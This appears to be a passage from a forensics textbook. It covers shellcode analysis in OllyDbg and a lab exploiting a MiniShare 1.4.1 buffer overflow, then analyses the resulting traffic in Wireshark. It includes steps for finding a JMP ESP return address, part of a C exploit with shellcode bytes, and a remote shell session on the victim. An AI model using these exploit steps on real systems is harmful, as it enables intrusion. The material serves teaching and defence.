


Fig. 18.10 Converted Shellcode by using ConverShellCode

The size of the shellcode above is 180 bytes obtained by counting the bytes in Cygnus. We can see that the shellcode after being assembled containing 18 lines of assembly instructions. For the sake of explanation, we explain the last three assembly instructions in our example, namely, line #16, #17 and #18.

00000024 push dword(0x1) →(line #16)
00000026 mov eax,0x7C81BFA2 →(line #17)
0000002b call eax →(line #18)

In Windows and Intel, when a C/C++ function with arguments is invoked, the arguments of the function are pushed onto the stack in backwards, that is, from right to left. As you can see that line #16 contains a push instruction, line #17 contains a MOV instruction that loads EAX with a hex value—0x7C81BFA2. Line #18 contains a CALL instruction which transfers program control from the current to another procedure existing at the address in EAX. Now, it is clear that three lines are related to some function, but what this function does, where this function lives in and is it a user-defined or system function. In 32-bit Windows (see MSDN and




Fig. 18.11 Kernel32.dll in OllyDbg

Microsoft), the default virtual address space for a process can be seen as the following: addresses for most DLLs usually start at 0x70000000. For example, Fig. 18.2 shows that the base address of Kernel32.dll is 0x7C800000. As a result, 0x7C81BFA2 should be an address of some function in one of the systems' DLL libraries, but not necessary to be the Kernel32.dll. Let's check to which library 0x7C81BFA2 belongs by opening up Kernel32.dll in OllyDbg and then select "View-Executable Modules" as shown in Fig. 18.11. Since the most significant byte in 0x7C81BFA2 is 0x7C, we got two libraries; kernel32.dll and ntdll.dll that share the most significant byte. We continue by comparing the second byte (i.e., 0x81) of 0x7C81BFA2 with the aforementioned libraries. Consequently, we found the 0x7C81BFA2 has 0x7C8 in common with 0x7C800000. This is an indicator that 0x7C81BFA2 has been included into kernel32.dll, in other words, the function we are searching for might be in the kernel32.dll library.

In the "Executable Modules" pane right click on the line containing kernel32.dll and select "View names" to get a list of functions included in this library. Next, click on the field "Address" in order to sort entries in the "Names in kernel32" window. We found that 0x7C81BFA2 is the address of ExitProcess function as shown in Fig. 18.12. This function (ExitProcess) ends a current process and all its threads. Therefore, we can infer the shellcode contains ExitProcess function. Similarly, we can follow the same principle to find out other functions. For example, after we analyzed 0x7C863231 in line #14, we found it contains a call to WinExec function that takes two arguments, the first is "cmd" represented by 0x63, 0x6D and 0x64, respectively and the second is "SM_SHOW" represented by 0x5 in hex.




Fig. 18.12 Identifying functions extracted from shellcode using OllyDbg

18.4 Case Study

The following case study is designed for the purpose of knowing the danger of buffer overflow vulnerability exploiting and of training on using Wireshark in order to analyse different protocols traffic if they are truly suspicious. Buffer overflow occurs anytime a program or an application writes more data into a buffer than the memory space allocated for it. It results in memory access errors, and the program could crash. And to make matters worse, it allows an attacker to overwrite data that controls the program execution path, for example, overwriting the return address (RET) on the stack created after a function is called. That makes it possible for the attacker to let the modified return address point to any arbitrary memory location which contains injected malicious code or the "JMP ESP" instruction, for example in a DLL in Windows. As a result, the attacker hijacks the control of the program to execute the injected malicious code instead the next line of program code is to be executed.

18.4.1 Objectives

Instead of giving you a captured packets file and asking for analysing, you will build a malware analysis environment using a virtual machine in which you launch an attack exploiting a buffer overflow bug in an application named Minishare [2]. MiniShare is a free web server application for Windows that allows a quick and easy way to share files. The shared files can be accessed by anyone using their web browser. The idea behind using such an application and environment is to help you in understanding how hackers exploit these types of vulnerabilities to launch remotely arbitrary commands/open revers shells and thinking like them. After building the malware analysis environment and before launching the attack against Minishare, you can run Wireshark to monitor the network traffic and save that for later investigation. At this point, you launch the attack that exploits the buffer overflow in Minishare in order to generate a bind/revers shell allowing you to do what you like.

18.4.2 Environment Setup

In this case scenario, there are three vital roles and you will play all of them. First, as a victim, who has installed Minishare and Wireshark. Second, an attacker, who takes an advantage of exploiting a buffer overrun bug in Minishare. Third, as a forensic investigator, who investigates and analyzes captured traffic.

Your mission, as a victim is to:

- Install Microsoft Windows XP SP2 or SP3 on your virtual or physical machine.
- Download and install Minishare version 1.4.1 which is vulnerable to a buffer overflow bug.
- Download and install Wireshark.
- Run Wireshark before launching the exploit in order to capture some packets.

Your mission, as an attacker is to:

- Build an attacking environment exploiting a buffer overflow in Minishare [3].
- Install any Linux distribution on your virtual machine.
- Compile and run a Minishare exploit from a shell terminal.
- Run remotely commands on a victims' computer such as dir, and ipconfig.

From the victim's computer, stop Wireshark from capturing and save the captured file for later analysis by a forensic investigator as we will see later on.

Your mission, as a forensic investigator involves:

- Analyze the different traffic from the captured file on the victim's computer and determining if they are truly suspicious.

- Recover as much information as possible about the victim and remote systems involved if the traffic is suspicious.
- Evaluate the risk that data was exfiltrated.

18.4.2.1 Victim's Computer as a Server

As we mentioned earlier, you are required to install Windows XP SP2 or SP3 and Minishare ver 1.4.1 which runs as a HTTP server using port 8080 on the victim's computer (you can choose another unreserved port if you like). The victim's computer is provided an IP address, that is, 192.168.1.30. However, the service pack installed on the victim's system is very important in terms of determining the return address used in the exploit. Since I use Windows XP SP3 on my virtual machine, I chose OllyDbg as a debugger to obtain the return address used in the shellcode [3] for exploiting Minishare. This can be done by using the following steps which are shown in Fig. 18.13:

- Open OllyDbg.
- File → Open(Select Minishare where Minishare installed).
- Veiw → "Executable modules".
- Select any loaded module by Windows (I prefer user32.dll).
- Right click on user32 in the Executable module window, and select "view code in CPU".
- Right click in the CPU pane and select "Search for" → Command or use CTRL-F.




Fig. 18.13 JMP ESP command address located at 0x7E429353 in user32.dll

- Type JMP ESP in the find command box.
- If the search succeeded, you will get an address for a JMP ESP command, that is, 7E429353. Otherwise, try another loaded library. (Note, the address might be different from what you found depending on the version of used libraries.)
- Try to avoid addresses containing bad characters such as 0x00, 0x0a, or/and 0x0d.

Now, we know and have the return address of our shell code that we are going to use it from the attacker's computer as we will see in the following subsection. After the victim's computer is built, make sure that Minishare has been started before launching the buffer overflow attack. You also need to start Wireshark to capture the traffic.

18.4.2.2 Attacker's Computer as a Client

The attacker's computer has a Linux distribution in which we can compile the exploit to gain a remote access on the victim's computer. I use Fedora release 14 (Laughlin), but you can also use any other Fedora or Linux version. Sine I installed Fedora on a virtual machine, 192.168.1.35 is provided as an IP address for the attacker's computer. In order to compile and run the exploit that contains shellcode [3], you do the following steps:

- Visit the web site in [3] and save the exploit as a C file, i.e., mini.c.
- Open mini.c with any editor in Fedora and change the line #define RET "\xB8 \x9E\xE3\x77" to #define RET "\x53\x93\x42\x7E" as shown in Fig. 18.14. This is the return address 7E429353, but in the little endian order of X86.
- From the Bash shell or any other shell, run the command "gcc mini.c –o mini" to compile the shellcode.
- Execute the compiled shellcode file "./mini 192.168.1.30" as shown in Fig. 18.15. After gaining remote access, you can execute what commands you like in our case we run "dir" and "ipconFig" commands as shown in Figs. 18.15 and 18.16, respectively.

Fig. 18.14 Modified return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <errno.h>
#include <netinet/in.h>
#include <fcntl.h>

#define PORT 80
#define PORT1 4444
#define RET "\x53\x93\x42\x7E"

char shellcode[]=
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81"
"\x2f\xfd\x83\xeb\xfc\xe2\xf4\xc8\xe2\x79\xfd\x34"
"\x5d\xa4\x91\x10\x12\xa4\xb8\x08\x81\x7b\xf8\x4c"
```

```
File  Edit  View  Search  Terminal  Help
[root@SaLinux Desktop]# ./mini 192.168.1.30

***MiniShare remote buffer overflow UNIX exploit by NoPh0BiA.***

[x] Connected to: 192.168.1.30 on port 8080.
[x] Sending bad code..done.
[x] Trying to connect to: 192.168.1.30 on port 4444..
[x] 0wn3d!

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\MiniShare>dir
dir
 Volume in drive C is Winxp
 Volume Serial Number is 488A-6FCA

 Directory of C:\Program Files\MiniShare

2013-05-28  03:38    <DIR>          .
2013-05-28  03:38    <DIR>          ..
2011-07-14  01:00    <DIR>          docs
```

Fig. 18.15 Execution of the exploit and "dir" command

Fig. 18.16 "ipconfig" command running on the victim's computer from the remote attacker's computer

```
C:\Program Files\MiniShare>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Wireless Network Connection:

        Connection-specific DNS Suffix  . : LTE-MIFI
        IP Address. . . . . . . . . . . . : 192.168.1.30
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter VirtualBox Host-Only Network:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network:

        Media State . . . . . . . . . . . : Media disconnected

Ethernet adapter Local Area Connection 2:

        Media State . . . . . . . . . . . : Media disconnected

C:\Program Files\MiniShare>
```

After running these commands from the attacker's computer, you will need to stop Wireshark from capturing the traffic at the victim's computer and save the captured packet in a file for later analysis by the forensic investigator.

Let's assume that you, as a forensic investigator, have no information about the victim and attacker's computers, but the internal network. You are only provided with one file containing captured data to analyze.


18.4.2.3 Forensic Investigator

Let's open the packet capture file in Wireshark in order to analyze it and see if there is something in the traffic is suspicious.

Analysis: Protocol Statistics

We will take a high-level look at the most protocols in use within this packet capture file. Using "Protocol Hierarchy" from "Statistics" menu in Wireshark allows us to see that 5.19% of the traffic in this packet capture is Address Resolution Protocol (ARP) with four packets. On the other hand, 94.78% is Internet Protocol with 81 packets. Other protocols with its proportions can be seen in Fig. 18.17.

When analyzing the traffic for suspicious packets, it is a good practice to take a look at each packet for all protocols and don't underestimate the small packets or types of protocols. This is because malicious software can use small packets over some unsuspicious protocols such as DNS, ICMP or even HTTP for its payloads in order to avoid IDS and firewalls. For example, DNS can be used in DNS tunneling for covert tunnels as well as ICMP can be used in a bind shell. Therefore, we will go



Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100.00 %	77	100.00 %	17183	0.010	0	0	0.000
Ethernet	100.00 %	77	100.00 %	17183	0.010	0	0	0.000
Address Resolution Protocol	5.19 %	4	0.98 %	168	0.000	4	168	0.000
Internet Protocol Version 4	94.81 %	73	99.02 %	17015	0.010	0	0	0.000
User Datagram Protocol	20.78 %	16	37.11 %	6376	0.004	0	0	0.000
Data	5.19 %	4	30.68 %	5272	0.003	4	5272	0.003
NetBIOS Name Service	15.58 %	12	6.42 %	1104	0.001	12	1104	0.001
Transmission Control Protocol	66.23 %	51	57.73 %	9919	0.006	33	4707	0.003
Hypertext Transfer Protocol	3.90 %	3	7.73 %	1328	0.001	2	586	0.000
Line-based text data	1.30 %	1	4.32 %	742	0.000	1	742	0.000
Secure Sockets Layer	3.90 %	3	7.08 %	1216	0.001	3	1216	0.001
Data	15.58 %	12	15.53 %	2668	0.002	12	2668	0.002
Internet Control Message Protocol	7.79 %	6	4.19 %	720	0.000	6	720	0.000

Fig. 18.17 Wireshark's "Protocol Hierarchy"




Fig. 18.18 Our packet capture's "Protocol List" arranged based on protocols




Fig. 18.19 The Packet details pane in Wireshark shows additional information about frame #8

back to Wireshark and click on "Protocol" field in "Packet List" pane to view the packet capture according to the protocols used as shown in Fig. 18.18.

When you click on frame #1 in the Packet List pane, Wireshark shows additional information about this frame in the Packet Details pane and in the Packet Bytes pane. While we analyzed the ARP frames, they seemed to be unsuspicious frames and did not have abnormal activities. However, HTTP and TCP were the most interesting to us among the other protocols in this packet capture file. On the one hand, HTTP in the frames #8, #22 and #44 shows that some traffic was originated from 192.168.1.35 and some HTTP responses were from 192.168.1.30 over the port 8080. On the other hand, TCP shows that there are several frames, which have many TCP connections originated from 192.168.1.30 over the port 4444. In the following subsection, we further investigate these two protocols.

HTTP Analysis

Let's take a closer look at the HTTP frames. Frame #8 in the Packet Details pane shows that an HTTP request using the GET method has been originated from 192.168.1.35 to the host at 192.168.1.30 as shown in Fig. 18.19.

The "Hypertext Transfer Protocol" section of frame #8 contains many HTTP headers such as Host and User-Agent headers. We can see that the Host header shows 192.168.1.30:8080 as a TCP socket while the User-Agent header contains




Fig. 18.20 The Packet Details pane in Wireshark shows additional information about the HTTP response of frame #22

information about a remote client. It appears that the client runs Fedora and uses Firefox.

The Packet Details pane of frame #22 shows that the status code of the HTTP request in frame #8 is successful, that is, 200 OK. It also shows additional information about the HTML payload in the HTTP response message, specifically in the "Line-based text data" section as shown in Fig. 18.20. The "Line-based text data" section shows that the data type is "text/html" and shows some phrases such as "You have reached my MiniShare server", "MiniShare 1.4.1" and "at 192.168.1.30 port 8080". These phrases were helpful to our forensic investigations in order to identify and track malware on the network. Before going any further and searching the web for the aforementioned phrases, let's look at frame #44.

The Packet Details pane of frame #44 shows some interesting information about HTTP traffic. Before digging deep into frames and HTTP messages, let's revise what a typical HTTP GET request looks like and for the sake of clarification I will ignore irrelevant headers. Usually, when you type a URL in your address bar, your browser sends an HTTP request and it contains several headers such as Method, Host, User-Agent and so on. The Method and Host headers are of interest in studying frame #44. For instance, when you type http://www.w3schools.com/sql/default.asp, your browser sends various headers as shown in Fig. 18.21 and GET and Host headers look like:

- GET /sql/default.asp HTTP/1.1\r\n.
- Host: www.w3schools.com\r\n.




Fig. 18.21 Example of an HTTP request




Fig. 18.22 A bizarre HTTP request containing suspicious frames

As we see in Fig. 18.22, frame #44 involves a bizarre HTTP request. It is an unusually high volume of an HTTP GET request exceeding 2200 bytes. Moreover, the Packet Details pane shows that there are four reassembled TCP segments and the details of the reassembled TCP segments are in frame #39, #40, #42, and #44. Additionally, in order to extract what is inside each frame without leaving the "Reassembled TCP Segments" section, click on each frame in the Packet Details pane like what I did to expand frame #39 in Fig. 18.22. Doing so allows you to view the frame payload in the Packet Bytes pane, and you see the frame payload was GET followed by a space.

The frame #40 payload has significant information about the HTTP GET request. This frame contains 1448 bytes of data over TCP and all of them are a chunk of A's. Usually, an overly long payload of A's or any text signifies a buffer overflow attack attempt. Of course, since frame #40 has only the overly long text of A's, it could be potentially harmful signs of attacks targeting your system. Now, let's dig deep into frame #42 in order to get further information. We can see that frame #42 contains only 772 bytes of A's, B's and some meaningless characters. These meaningless characters were the sparks of suspicion and might be shellcode inside the packets as shown in Fig. 18.23.




Fig. 18.23 Signs of Shellcode

The characters that start at offset 0x0721 and end at offset 0x08BF might be shellcode. However, in order to verify the suspicious code whether being shellcode or not, you might need to save it and then convert it using a tool. For example, ConvertShellcode converts shellcode into corresponding x86 assembly instructions as shown in Fig. 18.24. Now, we are certain that a piece of code converted by the aforementioned tool has a something harm against Minishare. We immediately searching the web for the phrases found in frame #22, namely, Minishare 1.4.1. As a result, we found that Minishare was vulnerable to a buffer overflow allowing an attacker to remotely execute commands.

TCP Analysis

Clearly, the aforementioned frames in the previous section contained malicious shellcode allowing a remote computer to execute commands on the victim's system. In this section, we investigate TCP traffic in order to analyse what malicious commands executed are, if so. We can see that 27 frames from frame #51 through #77 were over TCP between 192.168.1.35 and 192.168.1.30 as shown in Fig. 18.25. Additionally, we can see that the TCP traffic was established between two TCP ports, namely, port 34,957 on the attacker's computer and port 4444 on the victim's




Fig. 18.24 A proof of concept of being Shellcode

